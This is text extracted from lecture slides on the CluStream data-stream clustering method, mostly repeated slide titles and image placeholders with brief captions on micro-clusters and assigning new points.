
Clustering in data streams

(Clustream)



Clustering in data streams

(Clustream)




Cluster features

have **additive and
subtractive** properties.

Clustering in data streams


(Clustream)



Clustering in data streams

(Clustream)


Step 1: build **micro-clusters**



Clustering in data streams

(Clustream)


Step 1: build **micro-clusters**



Clustering in data streams

(Clustream)


Step 2: assign new data points



Clustering in data streams

(Clustream)


Step 2: assign new data points



Clustering in data streams

(Clustream)


Step 2: or build a new cluster



Clustering in data streams

(Clustream)


Step 2: or build a new cluster



Clustering in data streams

(Clustream)


Step 2: or build a new cluster



Clustering in data streams

(Clustream)

